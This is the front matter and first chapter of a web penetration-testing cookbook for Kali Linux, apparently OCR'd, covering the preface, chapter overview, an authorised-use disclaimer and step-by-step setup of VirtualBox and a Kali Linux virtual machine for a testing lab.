
Kali Linux Web Penetration Testing Cookbook

Second Edition

Identify, exploit, and prevent web application vulnerabilities with Kali Linux 2018.x



Packt
www.packt.com

By Gilberto Najera-Gutierrez

Kali Linux Web Penetration Testing Cookbook *Second Edition*

Identify, exploit, and prevent web application vulnerabilities with Kali Linux 2018.x

Gilberto Najera-Gutierrez

BIRMINGHAM - MUMBAI

Kali Linux Web Penetration Testing Cookbook *Second Edition*

Commissioning Editor: Gebin George
Acquisition Editor: Rahul Nair
Content Development Editor: Priyanka Deshpande
Technical Editor: Komal Karne
Copy Editor: Safis Editing
Project Coordinator: Drashti Panchal
Proofreader: Safis Editing
Indexer: Tejal Daruwale Soni
Graphics: Tom Scaria
Production Coordinator: Arvindkumar Gupta

First published: October 2016
Second edition: August 2018

Production reference: 1310818

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham
B3 2PB, UK.

ISBN 978-1-78899-151-3

`www.packtpub.com`

Contributors

About the author

Gilberto Najera-Gutierrez is an experienced penetration tester currently working for one of the best security testing teams in Australia. He has successfully conducted penetration tests on networks and web applications for top corporations, government agencies, and financial institutions in Mexico and Australia.

Gilberto also holds world-leading professional certifications, such as Offensive Security Certified Professional (OSCP), GIAC Exploit Researcher, and Advanced Penetration Tester (GXPN).

Para Leticia y Alexa, gracias por el apoyo, la motivación y la paciencia durante este proyecto y por el amor y la felicidad de cada día. Las amo.

About the reviewer

Alex Samm has over 10 years' experience in the IT field, holding a BSc in computer science from the University of Hertfordshire. His experience includes EUC support, Linux and UNIX, server and network administration, security, and more.

He currently works at ESP Global Services and lectures at the Computer Forensics and Security Institute on IT security courses, including ethical hacking and penetration testing.

He recently reviewed *Digital Forensics with Kali Linux* by Shiva Parasram and *Advanced Infrastructure Penetration Testing* by Chiheb Chebbi published by Packt.

> *I'd like to thank my parents, Roderick and Marcia, for their continued support in my relentless pursuit for excellence; ESP's management, Vinod and Dianne; and CFSI's Shiva and Glen for their guidance and support.*

Table of Contents

Preface

Nowadays, information security is a hot topic all over the news and the internet. We hear almost every day about web page defacement, data leaks of millions of user accounts and passwords or credit card numbers from websites, and identity theft on social networks. Terms such as cyberattack, cybercrime, hacker, and even cyberwar are becoming part of the daily lexicon in the media.

All this exposure to information security subjects and the very real need to protect both sensitive data and their reputations has made organizations more aware of the need to know where their systems are vulnerable, especially ones that are accessible to the world through the internet, how they could be attacked, and what the consequences would be in terms of information lost or systems being compromised if an attack were successful. Also, much more importantly, how to fix those vulnerabilities and minimize the risks.

The task of detecting vulnerabilities and discovering their impact on organizations can be addressed with penetration testing. A penetration test is an attack, or attacks, made by a trained security professional who uses the same techniques and tools real hackers use, to discover all of the possible weak spots in an organization's systems. Those weak spots are then exploited and the impact is measured. When the test is finished, the penetration tester reports all of their findings and suggests how future damage could be prevented.

In this book, we follow the whole path of a web application penetration test and, in the form of easy-to-follow, step-by-step recipes, show how the vulnerabilities in web applications and web servers can be discovered, exploited, and fixed.

Who this book is for

We have tried to write this book with many kinds of readers in mind. Firstly, computer science students, developers, and systems administrators who want to take their information security knowledge one step further or want to pursue a career in the field will find some very easy-to-follow recipes here that will allow them to perform their first penetration test in their own testing laboratory, and will also give them the basis and tools to continue practicing and learning.

Application developers and systems administrators will also learn how attackers behave in the real world, what steps can be followed to build more secure applications and systems, and how to detect malicious behavior.

Finally, seasoned security professionals will find some intermediate and advanced exploitation techniques, and ideas on how to combine two or more vulnerabilities in order to perform a more sophisticated attack.

What this book covers

`Chapter 1`, *Setting up Kali Linux and the Testing Lab*, takes the reader through the process of configuring and updating the system. The installation of virtualization software is also covered, including the configuration of the virtual machines that will compose our penetration testing lab.

`Chapter 2`, *Reconnaissance*, allows the reader to put into practice some information-gathering techniques in order to gain intelligence about the system to be tested, the software installed on it, and how the target web application is built.

`Chapter 3`, *Using Proxies, Crawlers, and Spiders*, guides the reader on how to use these tools, which are a must in every analysis of a web application, be it a functional one or a more security-focused one, such as a penetration test.

`Chapter 4`, *Testing Authentication and Session Management*, focuses on identifying and exploiting vulnerabilities commonly found in the mechanisms used by web applications to verify the identity of users and the authenticity of their actions.

`Chapter 5`, *Cross-Site Scripting and Client-Side Attacks*, introduces the reader to one of the most common and severe security flaws in web applications, Cross-Site Scripting, and other attacks that have other users as targets instead of the application itself.

`Chapter 6`, *Exploiting Injection Vulnerabilities*, covers several ways in which applications' functionalities may be abused to execute arbitrary code of different languages and systems, such as SQL and XML, among others, on the server side.

`Chapter 7`, *Exploiting Platform Vulnerabilities*, goes one step further in the analysis and exploitation of vulnerabilities by looking into the platform that supports the application. Vulnerabilities in the web server, operating systems, and development frameworks are covered in this chapter.

`Chapter 8`, *Using Automated Scanners*, covers a very important aspect of the discovery of vulnerabilities, the use of tools specially designed to automatically find security flaws in web applications: automated vulnerability scanners.

`Chapter 9`, *Bypassing Basic Security Controls*, moves on to the advanced topic of evasion and bypassing measures that are not properly implemented by developers when attempting to mitigate or fix vulnerabilities, leaving the application still open to attacks, although more complex ones.

`Chapter 10`, *Mitigation of OWASP Top 10 Vulnerabilities*, covers the topic of organizations hiring penetration testers to attack their servers and applications with the goal of knowing what's wrong in order to know what they should fix and how. The chapter covers that area of penetration testing by giving simple and direct guidelines on what to do to fix and prevent the most critical web application vulnerabilities according to **Open Web Application Security Project** (**OWASP**).

To get the most out of this book

To successfully follow all of the recipes in this book, the reader is recommended to have a basic understanding of the following topics:

- Linux OS installation
- Unix/Linux command-line usage
- HTML language
- PHP web application programming

The only hardware necessary is a personal computer, preferably with Kali Linux 2.0 installed, although it may have any other operating system capable of running VirtualBox or other virtualization software. As for specifications, the recommended setup is:

- Intel i5, i7, or a similar CPU
- 500 GB on the hard drive
- 8 GB on RAM
- An internet connection

Download the example code files

You can download the example code files for this book from your account at `www.packtpub.com`. If you purchased this book elsewhere, you can visit `www.packtpub.com/support` and register to have the files emailed directly to you.

You can download the code files by following these steps:

1. Log in or register at `www.packtpub.com`.
2. Select the **SUPPORT** tab.
3. Click on **Code Downloads & Errata**.
4. Enter the name of the book in the **Search** box and follow the onscreen instructions.

Once the file is downloaded, please make sure that you unzip or extract the folder using the latest version of:

- WinRAR/7-Zip for Windows
- Zipeg/iZip/UnRarX for Mac
- 7-Zip/PeaZip for Linux

The code bundle for the book is also hosted on GitHub at `https://github.com/PacktPublishing/Kali-Linux-Web-Penetration-Testing-Cookbook-Second-Edition`. In case there's an update to the code, it will be updated on the existing GitHub repository.

We also have other code bundles from our rich catalog of books and videos available at `https://github.com/PacktPublishing/`. Check them out!

Download the color images

We also provide a PDF file that has color images of the screenshots/diagrams used in this book. You can download it here: `https://www.packtpub.com/sites/default/files/downloads/KaliLinuxWebPenetrationTestingCookbookSecondEdition_ColorImages.pdf`.

Conventions used

There are a number of text conventions used throughout this book.

`CodeInText`: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "Let's test the communication; we are going to `ping vm_ 1` from our Kali Linux."

A block of code is set as follows:

```
<html>
<script>
function submit_form()
{
 document.getElementById('form1').submit();
}
</script>
```

When we wish to draw your attention to a particular part of a code block, the relevant lines or items are set in bold:

```
<html>
<script>
function submit_form()
{
 document.getElementById('form1').submit();
}
</script>
```

Any command-line input or output is written as follows:

```
# sudo apt-get update
```

Bold: Indicates a new term, an important word, or words that you see onscreen. For example, words in menus or dialog boxes appear in the text like this. Here is an example: "Select **System info** from the **Administration** panel."

Warnings or important notes appear like this.

Tips and tricks appear like this.

Sections

In this book, you will find several headings that appear frequently (*Getting ready*, *How to do it...*, *How it works...*, *There's more...*, and *See also*).

To give clear instructions on how to complete a recipe, use these sections as follows:

Getting ready

This section tells you what to expect in the recipe and describes how to set up any software or any preliminary settings required for the recipe.

How to do it...

This section contains the steps required to follow the recipe.

How it works...

This section usually consists of a detailed explanation of what happened in the previous section.

There's more...

This section consists of additional information about the recipe in order to make you more knowledgeable about the recipe.

See also

This section provides helpful links to other useful information for the recipe.

Get in touch

Feedback from our readers is always welcome.

General feedback: Email `feedback@packtpub.com` and mention the book title in the subject of your message. If you have questions about any aspect of this book, please email us at `questions@packtpub.com`.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you would report this to us. Please visit `www.packtpub.com/submit-errata`, selecting your book, clicking on the Errata Submission Form link, and entering the details.

Piracy: If you come across any illegal copies of our works in any form on the internet, we would be grateful if you would provide us with the location address or website name. Please contact us at `copyright@packtpub.com` with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit `authors.packtpub.com`.

Reviews

Please leave a review. Once you have read and used this book, why not leave a review on the site that you purchased it from? Potential readers can then see and use your unbiased opinion to make purchase decisions, we at Packt can understand what you think about our products, and our authors can see your feedback on their book. Thank you!

For more information about Packt, please visit `packtpub.com`.

Disclaimer

The information within this book is intended to be used only in an ethical manner. Do not use any information from the book if you do not have written permission from the owner of the equipment. If you perform illegal actions, you are likely to be arrested and prosecuted to the full extent of the law. Packt Publishing does not take any responsibility if you misuse any of the information contained within the book. The information herein must only be used while testing environments with proper written authorizations from appropriate persons responsible.

1
Setting Up Kali Linux and the Testing Lab

In this chapter, we will cover:

- Installing VirtualBox on Windows and Linux
- Creating a Kali Linux virtual machine
- Updating and upgrading Kali Linux
- Configuring the web browser for penetration testing
- Creating a vulnerable virtual machine
- Creating a client virtual machine
- Configuring virtual machines for correct communication
- Getting to know web applications on a vulnerable virtual machine

Introduction

In this first chapter, we will cover how to prepare our Kali Linux installation to be able to follow all the recipes in the book and set up a laboratory with vulnerable web applications using virtual machines.

Installing VirtualBox on Windows and Linux

Virtualization is, perhaps, the most convenient tool when it comes to setting up testing laboratories or experimenting with different operating systems, since it allows us to run multiple virtual computers inside our own without the need for any additional hardware.

Throughout this book, we will use VirtualBox as a virtualization platform to create our testing targets as well as our Kali Linux attacking machine.

In this first recipe, we will show you how to install VirtualBox on Windows and on any Debian-based GNU/Linux operating system (for example, Ubuntu).

TIP

It is not necessary for the reader to install both operating systems. The fact that this recipe shows both options is for the sake of completion.

Getting ready

If we are using Linux as a base operating system, we will need to update our software repository's information before installing anything on it. Open a Terminal and issue the following command:

```
# sudo apt-get update
```

How to do it...

The following steps need to be performed for installing VirtualBox:

1. To install VirtualBox in any Debian-based Linux VirtualBox, we can just open a Terminal and enter the following command:


   ```
   # sudo apt-get install virtualbox
   ```

2. After the installation finishes, we will find VirtualBox in the menu by navigating to **Applications** | **Accessories** | **VirtualBox**. Alternatively, we can call it from a Terminal:

   ```
   # virtualbox
   ```

If you are using a Windows machine as a base system, skip to *step 3*.

3. In Windows, we need to download the VirtualBox installer from `https://www.virtualbox.org/wiki/Downloads`



Opening VirtualBox-5.2.8-121009-Win.exe

You have chosen to open:

VirtualBox-5.2.8-121009-Win.exe


which is: Binary File (108 MB)

from: https://download.virtualbox.org

Would you like to save this file?

VirtualBox 5.2.8 platform packages

4. Once the file is downloaded we open it and start the installation process.
5. In the first dialog box, click **Next** and follow the installation process.
6. We may be asked about installing network adapters from the Oracle corporation; we need to install these for the network in the virtual machines to work properly:



Oracle VM VirtualBox 5.2.8

Would you like to install this device software?


Name: Oracle Corporation Network adapters
Publisher: Oracle Corporation

Always trust software from "Oracle Corporation".

You should only install driver software from publishers you trust. How can I decide which device software is safe to install?

Version 5.2.8

7. After the installation finishes, we just open VirtualBox from the menu:


Oracle VM VirtualBox Manager
File Machine Help
New Settings Discard Start
Machine Tools Global Tools

Welcome to VirtualBox!

The left part of this window lists all virtual machines and virtual machine groups on your computer. The list is empty now because you haven't created any virtual machines yet.

In order to create a new virtual machine, press the **New** button in the main tool bar located at the top of the window.

You can press the **F1** key to get instant help, or visit www.virtualbox.org for more information and latest news.

8. Now we have VirtualBox running and we are ready to set up the virtual machines to make our own testing laboratory.

How it works...

VirtualBox will allow us to run multiple machines inside our computer through virtualization. With this, we can mount a full laboratory with different computers using different operating systems and run them in parallel as far as the memory resources and processing power of our host allow us to.

There's more...

The VirtualBox extension pack gives the VirtualBox's virtual machine extra features, such as USB 2.0/3.0 support and remote desktop capabilities. It can be downloaded from `https://www.virtualbox.org/wiki/Downloads`. After it is downloaded, just double-click on it and VirtualBox will do the rest.

See also

There are some other virtualization options out there. If you don't feel comfortable using VirtualBox, you may want to try the following:

- VMware Player/Workstation
- QEMU
- Xen
- **Kernel-based Virtual Machine** (**KVM**)

Creating a Kali Linux virtual machine

Kali is a GNU/Linux distribution built by Offensive Security that is focused on security and penetration testing. It comes with a multitude of tools preinstalled, including the most popular open source tools used by security professionals for reverse engineering, penetration testing, and forensic analysis.

We will use Kali Linux throughout this book as our attacking platform and we will create a virtual machine from scratch and install Kali Linux in it in this recipe.

Getting ready


Kali Linux can be obtained from its official download page `https://www.kali.org/downloads/`. For this recipe, we will use the 64-bit image (the first option on the page).

How to do it...

The process of creating a virtual machine in VirtualBox is pretty straightforward; let's look at this and perform the following steps:

1. To create a new virtual machine in VirtualBox, we can use the main menu, **Machine** | **New**, or click the **New** button.

2. New dialog will pop up; here, we choose a name for our virtual machine, the type, and the version of the operating system:




Name and operating system

Please choose a descriptive name for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name: Kali Linux 2018.1
Type: Linux
Version: Debian (64-bit)

3. Next, we are asked about the memory size for this virtual machine. Kali Linux requires a minimum of 1 GB; we will set 2 GB for our virtual machine. This value depends on the resources of your system.
4. We click **Next** and get to the hard disk setup. Select **Create a virtual hard disk now** and click **Create** for VirtualBox to create a new virtual disk file in our host filesystem:



Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select one from the list or from another location using the folder icon.


If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.

The recommended size of the hard disk is **8.00 GB**.

Do not add a virtual hard disk [✓ Create a virtual hard disk now] Use an existing virtual hard disk file

windows 7-disk1.vmdk (Normal, 12.50 GB)

5. On the next screen, select these options:
    - **Dynamically allocated**: This means the disk image for this virtual machine will be growing in size (in fact, it will be adding new virtual disk files) when we add or edit files in the virtual system.
    - For **Hard disk file type**, pick **VDI (VirtualBox Disk Image)** and click **Next**.
    - Next, we need to select where the files will be stored in our host filesystem and the maximum size they will have; this is the storage capacity for the virtual operating system. We leave the default location alone and select a `35.36 GB` size. This depends on your base machine's resources, but should be at least 20 GB in order to install the requisite tools. Now, click on **Create**:


Create Virtual Hard Disk

File location and size

Please type the name of the new virtual hard disk file into the box below or click on the folder icon to select a different folder to create the file in.


Kali Linux 2018.1

Select the size of the virtual hard disk in megabytes. This size is the limit on the amount of file data that a virtual machine will be able to store on the hard disk.

35.36 GB

4.00 MB 2.00 TB

6. Once the virtual machine is created, select it and click **Settings**, and then go to **Storage** and select the CD icon under **Controller: IDE**. In the **Attributes** panel, click on the CD icon and select **Choose Virtual Optical Disk File** and browse to the Kali image downloaded from the official page. Then click **OK**:


Kali Linux 2018.1 - Settings


Storage

Storage Tree
- Controller: IDE
  - kali-linux-2018.1-amd64.iso
- Controller: SATA
  - Kali Linux 2018.1.vdi

Attributes
Optical Drive: IDE Secondary Master
Live CD/DVD

Information
Type: Image
Size: 2.82 GB
Location: /home/gilberto/Descargas/kali-...
Attached to: --

